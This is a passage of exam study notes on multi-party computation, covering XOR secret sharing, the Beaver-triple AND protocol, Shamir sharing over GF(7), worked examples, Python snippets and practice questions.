Worked example: Let $a = 1$ shared as $(a_1, a_2) = (1, 0)$, and $b = 1$ shared as $(b_1, b_2) = (0, 1)$. - Alice: $(a \oplus b)_1 = 1 \oplus 0 = 1$. - Bob: $(a \oplus b)_2 = 0 \oplus 1 = 1$. - Reconstruct: $1 \oplus 1 = 0$. And indeed $a \oplus b = 1 \oplus 1 = 0$ ✓ (E10 p.3 Sol.2a).

Recipe C — Why you CANNOT do AND locally (the cross-term check)

Expand the product of the two shared bits:

$$\begin{aligned} a \wedge b &= (a_1 \oplus a_2) \wedge (b_1 \oplus b_2) \\ &= (a_1 \wedge b_1) \oplus (a_1 \wedge b_2) \oplus (a_2 \wedge b_1) \oplus (a_2 \wedge b_2) \end{aligned}$$

- $a_1 \wedge b_1$ — Alice can compute (both hers).
- $a_2 \wedge b_2$ — Bob can compute (both his).
- $a_1 \wedge b_2$ and $a_2 \wedge b_1$ — **mix one value from each party** $\rightarrow$ neither can compute alone $\rightarrow$ **communication required** (E10 p.3 Sol.2b–2c).

Recipe D — Secure AND with a Beaver triple (full procedure)

Preprocessing (offline, input-independent): 1. Generate uniformly random bits $i, j \leftarrow \{0,1\}$ and set $k = i \wedge j$. 2. Boolean-secret-share each of i, j, k between Alice and Bob. (Expensive — done offline, before inputs are known) (L10 p.39; E10 p.4 Sol.5b).

Online (once inputs a, b are shared): 3. Each party locally forms its share of $d = a \oplus i$ and $e = b \oplus j$ (this is a free XOR, Recipe B). 4. **Open** d and e (each party reveals its d - and e -shares; both reconstruct the public bits d, e). Safe: i, j random $\Rightarrow d, e$ leak nothing about a, b (E10 p.3 Sol.3a). 5. Each party computes its share of $c = a \wedge b$ using the identity $a \wedge b = k \oplus (d \wedge j) \oplus (e \wedge i) \oplus (d \wedge e) - k$: use your existing share of k . - $d \wedge j$: AND the **public** bit d into your share of j . - $e \wedge i$: AND the **public** bit e into your share of i . - $d \wedge e$: a **public constant** — add it to **exactly one** party's share. By convention **only Bob** adds $(d \wedge e)$ (E10 p.1 Ex.3c; p.3 Sol.3b–3c). 6. The two c -shares now XOR to $c = a \wedge b$. Open them only if the output is meant to be revealed.

Worked example — $a = 0, b = 1$ (Alice doesn't like Bob; Bob likes Alice), so the true answer is $a \wedge b = 0$:

Pick a triple: $i = 1, j = 0 \rightarrow k = i \wedge j = 1 \wedge 0 = 0$. - Masked values: $d = a \oplus i = 0 \oplus 1 = 1$; $e = b \oplus j = 1 \oplus 0 = 1$. Open $d = 1, e = 1$. - Plug into the identity: $k \oplus (d \wedge j) \oplus (e \wedge i) \oplus (d \wedge e) = 0 \oplus (1 \wedge 0) \oplus (1 \wedge 1) \oplus (1 \wedge 1) = 0 \oplus 0 \oplus 1 \oplus 1 = 0$ - Result = $0 = a \wedge b$ ✓ (matches E10 p.3 Sol.3b's identity).

Second worked example — $a = 1, b = 1$ (mutual liking), true answer $a \wedge b = 1$:

Pick a triple: $i = 0, j = 1 \rightarrow k = 0 \wedge 1 = 0$. - $d = a \oplus i = 1 \oplus 0 = 1$; $e = b \oplus j = 1 \oplus 1 = 0$. Open $d = 1, e = 0$. - Identity: $k \oplus (d \wedge j) \oplus (e \wedge i) \oplus (d \wedge e) = 0 \oplus (1 \wedge 1) \oplus (0 \wedge 0) \oplus (1 \wedge 0) = 0 \oplus 1 \oplus 0 \oplus 0 = 1$. - Result = $1 = a \wedge b$ ✓.

Recipe E — Why "only Bob adds $d \wedge e$ " is correct (and what breaks otherwise)

Boolean sharing only requires $\text{share_Alice} \oplus \text{share_Bob} = \text{true value}$. A public constant $d \wedge e$ must be injected into the *total* exactly once: - **Only Bob adds it** $\rightarrow$ total includes $d \wedge e$ once $\rightarrow$ correct (E10 p.3 Sol.3c). - **Both add it** $\rightarrow$ it appears twice $\rightarrow (d \wedge e) \oplus (d \wedge e) = 0 \rightarrow$ it cancels $\rightarrow$ **wrong result** (common bug; follows from XOR self-cancellation). - **Neither adds it** $\rightarrow$ missing term $\rightarrow$ wrong result.

The choice of *which* party adds it is arbitrary; Bob is just the convention here (E10 p.1 Ex.3c).

Recipe F — Secure "do they like each other?" (matching) end-to-end

Function: mutual liking = $a \wedge b$ (Alice's preference a , Bob's preference b) (E10 p.4 Sol.4a; L10 p.18). 1. Alice secret-shares a ; Bob secret-shares b (Recipe A). 2. Run the secure AND protocol with a Beaver triple (Recipe D) to get a sharing of $a \wedge b$ (E10 p.4 Sol.4b). 3. Open the result. If 1 $\rightarrow$ mutual liking; if 0 $\rightarrow$ not mutual. 4. **Leakage note:** if the result is 0 and Bob knows $b = 1$, Bob learns $a = 0$. This is inherent and allowed by MPC's definition (E10 p.4 Sol.4c; L10 p.35).

Recipe G — Shamir Secret Sharing with small numbers (standard-scheme background)

Source note: The lecture *names* Shamir Secret Sharing as the 1979 milestone (L10 p.9) but the polynomial construction is **not** on the readable lecture slides. The following is the standard textbook scheme included for completeness; treat it as background, not as lecture-quoted content.

Goal: $A(t, n) = (2, 3)$ sharing of secret $s = 5$ over $GF(7)$ (work mod 7).

1. Secret is $f(0) = s = 5$. For threshold $t = 2$, use a degree-1 polynomial $f(x) = s + c \cdot x$ with random c . Pick $c = 3$: $f(x) = 5 + 3x \pmod{7}$.

2. Hand each party a point: - Party 1: $f(1) = 5 + 3 = 8 \equiv 1$. - Party 2: $f(2) = 5 + 6 = 11 \equiv 4$.

Party 3: $f(3) = 5 + 9 = 14 \equiv 0$.

3. **Reconstruct from any 2 points** by Lagrange interpolation at $x = 0$. Using parties 1 and 2, $(1, 1)$ and $(2, 4)$: $s = f(0) = 1 \cdot (0-2)/(1-2) + 4 \cdot (0-1)/(2-1) \pmod{7} = 1 \cdot (-2)/(-1) + 4 \cdot (-1)/(1) = 1 \cdot 2 + 4 \cdot (-1) = 2 - 4 = -2 \equiv 5 \pmod{7}$ ✓
4. **Security**: any single point lies on infinitely many lines, so one share alone reveals nothing about s — matching the general secret-sharing guarantee (L10 p.37).

Exam-Style Q&A

Q1. State, in one sentence, the security guarantee of MPC, and give the one kind of information it does NOT hide. A. MPC guarantees that no party learns anything beyond the agreed output of the function (L10 p.35). It does **not** hide information that is logically implied by the output itself — e.g., if $a \wedge b = 0$ is revealed and Bob knows $b = 1$, he deduces $a = 0$; this output-induced leakage is inherent and allowed (E10 p.4 Sol.4c; L10 p.35).

Q2. Give three real-world motivations for MPC from the lecture and the function each computes.

A. (1) **Salary/wealth comparison** — learn who earns more without revealing salaries, function $x > y$ (L10 p.3, p.7; the millionaires' problem, p.9). (2) **Matching** — learn whether two people like each other without revealing preferences, function $a \wedge b$ (L10 p.4, p.7). (3) **Private set intersection** — hospital and police learn whether a suspect is hospitalized without revealing their full lists, function $x \cap y$ (L10 p.5–6, p.7). (Others on L10 p.7: average $(x_1 + \dots + x_n)/n$, winner argmax , ReLU for ML.)

Q3. In Boolean secret sharing $a = a_1 \oplus a_2$, why does holding only a_1 reveal nothing about a ? How do the parties reconstruct a ? A. Each share is uniformly random in $\{0, 1\}$, so $\Pr[a=0 | a_1] = \Pr[a=1 | a_1] = \frac{1}{2}$ — a single share is independent of a and leaks nothing (E10 p.3 Sol.1b). Reconstruction: the parties exchange shares and compute $a = a_1 \oplus a_2$ (E10 p.3 Sol.1c).

Q4. Show that two parties can compute a sharing of $a \oplus b$ with no communication. A. Alice holds a_1, b_1 , Bob holds a_2, b_2 . Each computes locally: $(a \oplus b)_1 = a_1 \oplus b_1$, $(a \oplus b)_2 = a_2 \oplus b_2$. Then $(a \oplus b)_1 \oplus (a \oplus b)_2 = (a_1 \oplus a_2) \oplus (b_1 \oplus b_2) = a \oplus b$. No messages are exchanged, so XOR is "free" (E10 p.3 Sol.2a; L10 p.49).

Q5. Expand $(a_1 \oplus a_2) \wedge (b_1 \oplus b_2)$ and explain why AND requires communication. A.

$(a_1 \oplus a_2) \wedge (b_1 \oplus b_2) = (a_1 \wedge b_1) \oplus (a_1 \wedge b_2) \oplus (a_2 \wedge b_1) \oplus (a_2 \wedge b_2)$ (E10 p.3 Sol.2b). The cross terms $a_1 \wedge b_2$ and $a_2 \wedge b_1$ each combine a value held by Alice with a value held by Bob; neither party can compute them alone, so communication is required (E10 p.3 Sol.2c).

Q6. Define a Beaver triple and prove the AND identity $a \wedge b = k \oplus (d \wedge j) \oplus (e \wedge i) \oplus (d \wedge e)$. A. A Beaver (multiplication) triple is shared random bits (i, j, k) with $k = i \wedge j$ (L10 p.31; E10 p.1). With $d = a \oplus i$, $e = b \oplus j$, so $a = d \oplus i$ and $b = e \oplus j$:

$$\begin{aligned} a \wedge b &= (d \oplus i) \wedge (e \oplus j) \\ &= (d \wedge e) \oplus (d \wedge j) \oplus (e \wedge i) \oplus (i \wedge j) \\ &= k \oplus (d \wedge j) \oplus (e \wedge i) \oplus (d \wedge e), \quad \text{since } k = i \wedge j. \end{aligned}$$

(E10 p.3 Sol.3b.)

Q7. Why is it safe to reveal $d = a \oplus i$ and $e = b \oplus j$ during the AND protocol? A. Because i and j are uniformly random bits, unknown to the other party. They perfectly mask a and b , so d and e are statistically independent of the inputs and reveal nothing about a or b (E10 p.3 Sol.3a, p.4 Sol.5a).

Q8. In the AND protocol only Bob adds the public term $(d \wedge e)$ to his share. Why is the result still a correct sharing of c ? What would go wrong if both parties added it? A. Boolean sharing only

requires that the XOR of the two shares equals the true value; it doesn't matter which party holds which piece, so injecting the public constant into one share (Bob's) makes the total correct (E10 p.3 Sol.3c). If both added it, $(d \wedge e) \oplus (d \wedge e) = 0$ would cancel and the result would be wrong; if neither added it, the term would be missing — also wrong.

Q9. Why are Beaver triples generated in an offline preprocessing phase? A. Producing triples is expensive. Generating them offline (before inputs are known) lets the online phase — once real inputs arrive — be cheap (only masking, opening two bits, and local XORs), enabling efficient secure computation during execution (E10 p.4 Sol.5b; L10 p.39).

Q10. Distinguish honest-but-curious from malicious adversaries. Which model do the lecture's protocols target, and on what does their security rest? A. Honest-but-curious (semi-honest) adversaries follow the protocol but try to learn extra info from the messages; malicious adversaries deviate arbitrarily. The XOR and Beaver-triple AND protocols are presented for the semi-honest model: security rests on every revealed value (d, e) being uniformly masked by random i, j , so a curious party learns nothing beyond the output (E10 p.3–4 Sol.3a, Sol.5a). Malicious security needs extra tools such as MACs (cf. L10 p.41).

Q11. Give the historical milestones of MPC with years and names. A. 1979 Shamir Secret Sharing (Adi Shamir); 1982 millionaires' problem / 2PC (Andrew Yao); 1986 general-function/circuit 2PC, i.e., garbled circuits (Yao); 1987 general multi-party computation (Goldreich, Micali, Wigderson — GMW) (L10 p.9).

Q12. What is "MPC as a Service" and why is it needed? A. Clients send shares/encrypted inputs to computing servers, which run the MPC protocol and return shares/encrypted results that only the client can recombine (L10 p.13–17). It is needed because service providers often don't want the liability of storing sensitive data and clients don't want to send data in plaintext; MPC lets useful computation (e.g., Private Decision Tree Evaluation, health-care analysis, genome matching) run without exposing plaintext (L10 p.14, p.17).

Q13. Why does standardization matter for cryptography/MPC, and what is NIST doing for MPC? A. Standardization gives interoperability across vendors, security assurance via public expert review, deployment at scale (regulation/certification/procurement), and longevity (an algorithm like AES can be used for decades) (L10 p.44). For MPC, NIST runs the **Multi-Party Threshold Cryptography** project; its 1st round had 26 "Preview Writeup" submissions, with 3 rounds planned (L10 p.45–46).

Q14. Walk through computing $a \wedge b$ for $a = 1, b = 0$ using a Beaver triple $i = 1, j = 1$ (so $k = 1$). Verify the answer. A. $d = a \oplus i = 1 \oplus 1 = 0$; $e = b \oplus j = 0 \oplus 1 = 1$. Open $d = 0, e = 1$. Then $k \oplus (d \wedge j) \oplus (e \wedge i) \oplus (d \wedge e) = 1 \oplus (0 \wedge 1) \oplus (1 \wedge 1) \oplus (0 \wedge 1) = 1 \oplus 0 \oplus 1 \oplus 0 = 0$. The true value $a \wedge b = 1 \wedge 0 = 0$ ✓ (identity from E10 p.3 Sol.3b).

Q15. Name two MPC-related companies from the lecture and what they do. A. Any two of: **Partisia** — MPC platform for data sharing, voting, auctions (Aarhus); **Zama** — privacy-preserving computation using MPC and FHE for confidential cloud/AI; **Curv** — MPC-based private-key management (acquired by PayPal); **Unbound Security** — MPC-based cryptographic key protection (acquired by Coinbase) (L10 p.48).

Q16. What does the secure AND protocol let two people compute privately in the "matching" scenario, and what residual leakage is unavoidable? A. It computes mutual liking $a \wedge b$ without either revealing their own preference (E10 p.4 Sol.4a–4b; L10 p.18). Unavoidable leakage: if the result is 0 and one party knows their own input is 1, they deduce the other's input is 0 — MPC only hides information beyond the result (E10 p.4 Sol.4c; L10 p.35).

- **XOR is free; AND is not.** A very common exam point: XOR needs zero communication (local share XOR), while AND needs communication and a Beaver triple. Designing circuits to minimize AND gates is the whole reason this distinction matters (E10 p.3 Sol.2; L10 p.49).
- **The $d \wedge e$ public constant must be added exactly once.** Adding it on both shares cancels it ($x \oplus x = 0$); adding it on neither drops it. Convention: only Bob adds it (E10 p.1 Ex.3c, p.3 Sol.3c).
- **MPC does not hide output-implied information.** Don't claim MPC keeps inputs "fully secret." If your input plus the public output determines the other's input, that's allowed leakage, not a break ($a \wedge b = 0, b = 1 \Rightarrow a = 0$) (L10 p.35; E10 p.4 Sol.4c).
- **d and e are safe to open only because i, j are uniformly random and secret.** If the masks weren't random/secret, revealing $d = a \oplus i$ would leak a . Security of the whole AND protocol rides on this (E10 p.4 Sol.5a).
- **Preprocessing must be input-independent.** Beaver triples are generated *before* and *independent of* the actual inputs. If triple generation depended on inputs, it couldn't be done offline and the online efficiency benefit would vanish (L10 p.39; E10 p.4 Sol.5b).
- **$k = i \wedge j$ is the defining property of a triple.** The AND identity collapses $(i \wedge j)$ into k . A triple with $k \neq i \wedge j$ gives a wrong result. (E10 p.1 Ex.3; p.3 Sol.3b.)
- **Boolean sharing only constrains the XOR of shares, not individual shares.** This is why asymmetric tricks (one party holds an extra constant) are valid — what matters is the reconstructed total (E10 p.3 Sol.3c).
- **Each share must be uniformly random for security.** If a_1 were biased (not a fair coin), it would leak information about a . Uniform randomness is what makes a single share a perfect blind (E10 p.3 Sol.1b).
- **Garbled circuits $\neq$ the protocol taught here.** The lecture mentions garbled circuits only as Yao's 1986 historical contribution (L10 p.9); the protocol it actually develops is secret-sharing + Beaver triples. Don't conflate them in an answer.
- **Semi-honest assumption.** These protocols assume parties follow the steps honestly (just curious). A malicious party who lies about its shares can corrupt the result — defending against that needs extra mechanisms (e.g., MACs, cf. L10 p.41) not covered in detail by the readable lecture.
- **Reconstruction requires exchanging shares.** Even though XOR computation is communication-free, *revealing the final output* still requires the parties to send each other their result-shares (E10 p.3 Sol.1c).
- **Handwritten-slide caveat for the exam.** The lecture's exact per-server share formulas c_A, c_B and their reconstruction check (L10 p.31–34) are handwritten and not cleanly readable from the PDF; the clean, equivalent derivation is the Beaver-triple identity in E10 p.3 Sol.3b. If an exam question asks for the lecture's specific c_A/c_B split, reproduce the identity $a \wedge b = k \oplus (d \wedge j) \oplus (e \wedge i) \oplus (d \wedge e)$ with $d \wedge e$ placed on Bob's share. ``

10. Multi-Party Computation — Commands & Code Examples

Create a Boolean (XOR) secret sharing of a bit

What: Split a secret bit a into two shares $a = a_1 \oplus a_2$ so neither party alone learns a .

```
import secrets

def share_bit(a):
    """Boolean-share a bit a into (a1, a2) with  $a_1 \oplus a_2 = a$ ."""
    a1 = secrets.randbits(1)      # Alice's share: a uniform fair coin
    a2 = a ^ a1                  # Bob's share fixed by the constraint
    return a1, a2

def reconstruct_bit(a1, a2):
    return a1 ^ a2

# Share a = 1
a1, a2 = share_bit(1)
print(a1, a2, reconstruct_bit(a1, a2))  # e.g. 0 1 1 (or 1 0 1)
```

Notes: a_1 is a uniform fair coin, so $\Pr[a=0 \mid a_1] = \Pr[a=1 \mid a_1] = \frac{1}{2}$ — a single share leaks nothing about a (E10 p.3 Sol.1b). For $a = 1$ the valid pairs are $(0,1)$ and $(1,0)$; for $a = 0$ they are $(0,0)$ and $(1,1)$. Reconstruction needs both parties to exchange shares (E10 p.3 Sol.1c).

Compute a sharing of $a \oplus b$ with NO communication (secure XOR)

What: Each party XORs its own two shares locally to get a share of $a \oplus b$.

```
# Setup: Alice holds (a1, b1); Bob holds (a2, b2).
# a = 1 shared as (a1,a2) = (1,0); b = 1 shared as (b1,b2) = (0,1)
a1, a2 = 1, 0
b1, b2 = 0, 1

axb1 = a1 ^ b1      # Alice computes locally -> 1
axb2 = a2 ^ b2      # Bob   computes locally -> 1
# NO messages exchanged.

result = axb1 ^ axb2      # reconstruct -> 0
print(result, (a1 ^ a2) ^ (b1 ^ b2))  # 0 0 -> both equal  $a \oplus b$ 
```

Notes: Correctness: $(a_1 \oplus b_1) \oplus (a_2 \oplus b_2) = (a_1 \oplus a_2) \oplus (b_1 \oplus b_2) = a \oplus b$ (E10 p.3 Sol.2a). XOR is "free" — zero communication — which is why MPC circuits are designed to minimise the expensive AND gates (L10 p.49).

Show why AND CANNOT be done locally (the cross-term check)

What: Expand $(a_1 \oplus a_2) \wedge (b_1 \oplus b_2)$ and confirm cross terms mix both parties' secrets.

```
import itertools

def lhs(a1, a2, b1, b2):
```

```

    return (a1 ^ a2) & (b1 ^ b2)

def rhs(a1, a2, b1, b2):
    return (a1 & b1) ^ (a1 & b2) ^ (a2 & b1) ^ (a2 & b2)

# Verify the identity holds for every share assignment
print(all(lhs(*v) == rhs(*v) for v in itertools.product((0,1), repeat=4))) # True

```

Notes: $a \wedge b = (a_1 \wedge b_1) \oplus (a_1 \wedge b_2) \oplus (a_2 \wedge b_1) \oplus (a_2 \wedge b_2)$. Alice can make $a_1 \wedge b_1$, Bob can make $a_2 \wedge b_2$, but the cross terms $a_1 \wedge b_2$ and $a_2 \wedge b_1$ each combine one of Alice's bits with one of Bob's — neither can compute them alone, so AND **needs communication** (E10 p.3 Sol.2b–2c).

Generate a Beaver (multiplication) triple in the offline phase

What: Produce shared random bits (i, j, k) with $k = i \wedge j$, independent of the inputs.

```

import secrets

def make_beaver_triple():
    """Preprocessing: input-independent. Returns Alice's and Bob's share tuples."""
    i = secrets.randbits(1)
    j = secrets.randbits(1)
    k = i & j # defining property of the triple

    # XOR-share each of i, j, k between the two parties
    i1 = secrets.randbits(1); i2 = i ^ i1
    j1 = secrets.randbits(1); j2 = j ^ j1
    k1 = secrets.randbits(1); k2 = k ^ k1

    alice = (i1, j1, k1)
    bob    = (i2, j2, k2)
    return alice, bob

print(make_beaver_triple())

```

Notes: $k = i \wedge j$ is the **defining property** — a triple with $k \neq i \wedge j$ gives a wrong AND result (E10 p.1 Ex.3). Triples are expensive to make, so they are produced **offline, before the inputs are known**; this keeps the online phase cheap (L10 p.39; E10 p.4 Sol.5b). The triple is the only correlated randomness the AND protocol consumes.

Run the secure AND protocol with a Beaver triple (full worked code)

What: Compute a sharing of $c = a \wedge b$ by opening $d = a \oplus i$, $e = b \oplus j$ then combining locally.

```

def secure_and(a1, b1, i1, j1, k1,          # Alice's shares
               a2, b2, i2, j2, k2):        # Bob's shares
    # 1. Each party forms its share of d = a^i and e = b^j (free XOR, no comms yet)
    d1, d2 = a1 ^ i1, a2 ^ i2
    e1, e2 = b1 ^ j1, b2 ^ j2

    # 2. OPEN d and e: both parties send these shares and reconstruct the public bits
    d = d1 ^ d2 # public
    e = e1 ^ e2 # public

    # 3. Each party computes its share of c using
    #    a^b = k ^ (d^j) ^ (e^i) ^ (d^e)
    cA = k1 ^ (d & j1) ^ (e & i1) # Alice
    cB = k2 ^ (d & j2) ^ (e & i2) ^ (d & e) # Bob ALSO adds the public d^e

```

```

return cA, cB, d, e

# Worked example: a=0, b=1 (true a^b = 0). Triple i=1, j=0 -> k=0.
a, b, i, j = 0, 1, 1, 0
a1, b1, i1, j1, k1 = 1, 0, 0, 1, 1          # Alice's shares (arbitrary)
a2, b2, i2, j2, k2 = a^a1, b^b1, i^i1, j^j1, (i&j)^k1  # Bob's shares
cA, cB, d, e = secure_and(a1,b1,i1,j1,k1, a2,b2,i2,j2,k2)
print(d, e, cA ^ cB)          # 1 1 0 -> reconstructs to a^b = 0

```

Notes: Identity: $a \wedge b = (d \oplus i) \wedge (e \oplus j) = (d \wedge e) \oplus (d \wedge j) \oplus (e \wedge i) \oplus (i \wedge j) = k \oplus (d \wedge j) \oplus (e \wedge i) \oplus (d \wedge e)$ since $k = i \wedge j$ (E10 p.3 Sol.3b). After d, e are public, $d \wedge j$ and $e \wedge i$ are *public-bit-AND-shared-bit* (purely local), k is already shared, and $d \wedge e$ is a public constant. Online cost: 2 bits opened + local XORs.

Verify the Beaver-triple AND for every input and every triple (exhaustive)

What: Brute-force every a, b, i, j and every share split to prove the protocol always reconstructs $a \wedge b$.

```

import itertools

def secure_and_reconstruct(a, b, i, j, a1, b1, i1, j1, k1):
    k = i & j
    a2, b2, i2, j2, k2 = a^a1, b^b1, i^i1, j^j1, k^k1
    d = (a1^i1) ^ (a2^i2)
    e = (b1^j1) ^ (b2^j2)
    cA = k1 ^ (d & j1) ^ (e & i1)
    cB = k2 ^ (d & j2) ^ (e & i2) ^ (d & e)
    return cA ^ cB

ok = all(
    secure_and_reconstruct(a, b, i, j, a1, b1, i1, j1, k1) == (a & b)
    for a, b, i, j in itertools.product((0,1), repeat=4)
    for a1, b1, i1, j1, k1 in itertools.product((0,1), repeat=5)
)
print("AND correct for all 16 inputs x 32 share splits:", ok)  # True

```

Notes: This passes for all $2^4 \times 2^5 = 512$ combinations, confirming correctness is independent of which random shares the parties hold — Boolean sharing only constrains the **XOR of the two shares**, not the individual shares (E10 p.3 Sol.3c).

Show why "only Bob adds $d \wedge e$ " is correct (and what breaks otherwise)

What: Inject the public constant $d \wedge e$ into the total exactly once; both-add or neither-add is a bug.

```

def reconstruct(d, e, k1, k2, j1, j2, i1, i2, who_adds_de):
    cA = k1 ^ (d & j1) ^ (e & i1)
    cB = k2 ^ (d & j2) ^ (e & i2)
    if who_adds_de in ("bob", "both"):
        cB ^= (d & e)
    if who_adds_de in ("alice", "both"):
        cA ^= (d & e)
    return cA ^ cB

# a=1,b=1,i=0,j=0 -> k=0; so d=1, e=1 and d^e=1 (the term actually matters here).
d, e = 1, 1
i1, j1, k1 = 1, 1, 0 ; i2, j2, k2 = 1, 1, 0  # one valid split of i=0,j=0,k=0
for mode in ("bob", "alice", "both", "neither"):
    print(mode, reconstruct(d,e,k1,k2,j1,j2,i1,i2,mode))
# bob 1 | alice 1 | both 0 (WRONG) | neither 0 (WRONG)  true a^b = 1

```

```

# Each party i splits its value into n shares and sends share j to party j
cols = [[0] * n for _ in range(n)]      # cols[j] = shares received by party j
for i, v in enumerate(values):
    sh = [secrets.randbelow(p) for _ in range(n - 1)]
    sh.append((v - sum(sh)) % p)
    for j in range(n):
        cols[j][i] = sh[j]
# Each party j publishes the sum of the shares it holds
partials = [sum(cols[j]) % p for j in range(n)]
return sum(partials) % p

p = 101
vals = [12, 7, 23, 4]
print(secure_sum(vals, p), sum(vals))    # 46 46

```

Notes: Each party splits its value into n random additive shares and routes one to every party; each party adds the shares it received and announces only that partial sum. The partials reveal nothing about individual inputs (each is a sum of uniformly random shares), yet $\sum \text{partials} = \sum v_i \pmod{p}$. This realises the "average / sum" function from the MPC function zoo (L10 p.7) under the semi-honest model.

Reproduce Shamir secret sharing over GF(7) — share and recover (standard construction)

What: A $(t, n) = (2, 3)$ Shamir sharing of $s = 5$: evaluate a degree-1 polynomial, recover via Lagrange at 0.

```

P = 7          # field GF(7)
s = 5          # secret = f(0)
c = 3          # random coefficient (degree t-1 = 1 polynomial)

def f(x):
    return (s + c * x) % P

shares = [(x, f(x)) for x in (1, 2, 3)]
print(shares)    # [(1, 1), (2, 4), (3, 0)]

def lagrange_at_zero(points, P):
    """Recover f(0) from t points over GF(P)."""
    total = 0
    for xi, yi in points:
        num = den = 1
        for xj, _ in points:
            if xj != xi:
                num = (num * (0 - xj)) % P
                den = (den * (xi - xj)) % P
        total = (total + yi * num * pow(den, -1, P)) % P    # modular inverse
    return total

print(lagrange_at_zero(shares[:2], P))    # 5 (from parties 1,2)
print(lagrange_at_zero(shares[1:], P))    # 5 (from parties 2,3)

```

Notes: (standard construction) — the lecture only *names* Shamir Secret Sharing as the 1979 milestone (L10 p.9); the polynomial construction is not on the readable slides. The secret is $f(0)$; each party gets one point. Any $t = 2$ points determine the line and recover s ; any $t-1 = 1$ point lies on infinitely many lines and reveals nothing. Hand-check from $(1, 1), (2, 4)$: $s = 1 \cdot (0-2)/(1-2) + 4 \cdot (0-1)/(2-1) = 1 \cdot 2 + 4 \cdot (-1) = -2 \equiv 5 \pmod{7}$.

Check the semi-honest adversary's view leaks nothing beyond the output

What: Confirm that the only opened values d , e are uniform regardless of the inputs (perfect masking).

```
import itertools
from collections import Counter

# For a fixed input (a,b), enumerate all triples (i,j) uniformly and record (d,e)
for (a, b) in [(0,0), (0,1), (1,0), (1,1)]:
    view = Counter()
    for i, j in itertools.product((0,1), repeat=2):
        d = a ^ i
        e = b ^ j
        view[(d, e)] += 1
    print(f"a={a} b={b}: opened (d,e) distribution = {dict(view)}")
# Every input gives the SAME uniform distribution over (d,e): {(0,0):1, (0,1):1, (1,0):1, (1,1):1}
```

Notes: Because i , j are uniformly random and secret, $d = a \oplus i$ and $e = b \oplus j$ are uniform and **identically distributed for every input** — a curious party's view is independent of a , b , so it learns nothing beyond the output (E10 p.3 Sol.3a; p.4 Sol.5a). This is the semi-honest security argument. If the masks were biased or known, opening d would leak a — the whole protocol rides on uniform random masks.

Verify the inherent output leakage that MPC does NOT hide

What: Show that the public result plus a party's own input can determine the other's input — allowed by definition.

```
def deduce_other_input(result, my_input):
    """Matching: result = a AND b. If you know your own bit and the result..."""
    if result == 1:
        return "other input must be 1 (result=1 forces both inputs=1)"
    # result == 0
    if my_input == 1:
        return "other input must be 0 (since 1 AND other = 0)"
    return "other input unknown (could be 0 or 1)"

print(deduce_other_input(result=0, my_input=1)) # 'other input must be 0'
print(deduce_other_input(result=0, my_input=0)) # 'unknown'
print(deduce_other_input(result=1, my_input=1)) # 'other input must be 1'
```

Notes: MPC only guarantees that no party learns anything **beyond the agreed output** (L10 p.35).

Information *logically implied by the output* is not a break: if $a \wedge b = 0$ is revealed and Bob knows $b = 1$, he deduces $a = 0$. "Even in multi-party computation, this is inevitable" (E10 p.4 Sol.4c). Do not claim MPC keeps inputs "fully secret".

10. Multi-Party Computation — Simulated Open-Book Questions

[EASY] Alice and Bob hold an XOR sharing of a secret bit with shares $a_1 = 1$ and $a_2 = 0$. What is the secret a , and explain why Alice (holding only $a_1 = 1$) cannot tell whether the secret is 0 or 1.

Answer: Reconstruct by XORing the two shares: $a = a_1 \oplus a_2 = 1 \oplus 0 = 1$ (E10 p.3 Sol.1c).

Alice cannot deduce a from her share alone because a_1 is generated as a **uniformly random** bit, with $a_2 = a \oplus a_1$ filling in the rest. Given $a_1 = 1$: - If $a = 0$, then $a_2 = 0 \oplus 1 = 1$. - If $a = 1$, then $a_2 = 1 \oplus 1 = 0$.

Both worlds are equally likely, so $\Pr[a = 0 \mid a_1 = 1] = \Pr[a = 1 \mid a_1 = 1] = \frac{1}{2}$. A single share is a perfect blind (E10 p.3 Sol.1b; L10 p.37).

[EASY] You must create a Boolean (XOR) secret sharing of $a = 0$ and you draw the random coin $a_1 = 1$. Compute Bob's share a_2 , and confirm reconstruction.

Answer: By the sharing rule $a_2 = a \oplus a_1$ (E10 p.3 Sol.1a):

$$a_2 = a \oplus a_1 = 0 \oplus 1 = 1$$

So the shares are $(a_1, a_2) = (1, 1)$. Check reconstruction: $a_1 \oplus a_2 = 1 \oplus 1 = 0 = a$ ✓. (The other valid sharing of $a = 0$ would have been $(0, 0)$.)

[EASY] Alice holds $a_1 = 1$, $b_1 = 1$ and Bob holds $a_2 = 0$, $b_2 = 1$. Using the communication-free secure XOR protocol, compute each party's share of $a \oplus b$ and the reconstructed result. How many messages were exchanged?

Answer: Each party XORs its own two shares locally (E10 p.3 Sol.2a; L10 p.49): - Alice: $(a \oplus b)_1 = a_1 \oplus b_1 = 1 \oplus 1 = 0$. - Bob: $(a \oplus b)_2 = a_2 \oplus b_2 = 0 \oplus 1 = 1$.

Reconstruct: $(a \oplus b)_1 \oplus (a \oplus b)_2 = 0 \oplus 1 = 1$. Cross-check against the cleartext: $a = a_1 \oplus a_2 = 1 \oplus 0 = 1$, $b = b_1 \oplus b_2 = 1 \oplus 1 = 0$, so $a \oplus b = 1 \oplus 0 = 1$ ✓.

Zero messages were exchanged during the computation — XOR is "free" (only the final opening, if any, costs communication).

[EASY] In the secure AND protocol the two masked values opened to the public are $d = a \oplus i$ and $e = b \oplus j$. With inputs $a = 1$, $b = 0$ and triple bits $i = 0$, $j = 1$, compute d and e , and state in one sentence why revealing them leaks nothing about a or b .

Answer: Substitute directly (E10 p.1 Ex.3a):

$$\begin{aligned} d &= a \oplus i = 1 \oplus 0 = 1 \\ e &= b \oplus j = 0 \oplus 1 = 1 \end{aligned}$$

Revealing d and e leaks nothing because i and j are **uniformly random secret bits** that one-time-pad-mask a and b , making d and e independent of the inputs (E10 p.3 Sol.3a, p.4 Sol.5a).

[EASY] A Beaver triple is defined by the property $k = i \wedge j$. For the random bits $i = 1$, $j = 1$, what is the correct k ? If a faulty preprocessing produced $k = 0$ instead, would the triple still be valid?

Answer: The defining relation gives:

$$k = i \wedge j = 1 \wedge 1 = 1$$

So the correct triple bit is $k = 1$ (L10 p.31; E10 p.1 Ex.3). A triple with $k = 0$ would violate $k = i \wedge j$ and is therefore **invalid** — the AND identity collapses the term $(i \wedge j)$ into k , so a wrong k propagates directly into a wrong final result (Gotchas: " $k = i \wedge j$ is the defining property").

[MEDIUM] Demonstrate a full Boolean sharing of two bits $a = 1$ and $b = 0$, then use the secure XOR protocol to produce a sharing of $a \oplus b$. Give every share value and verify the result.

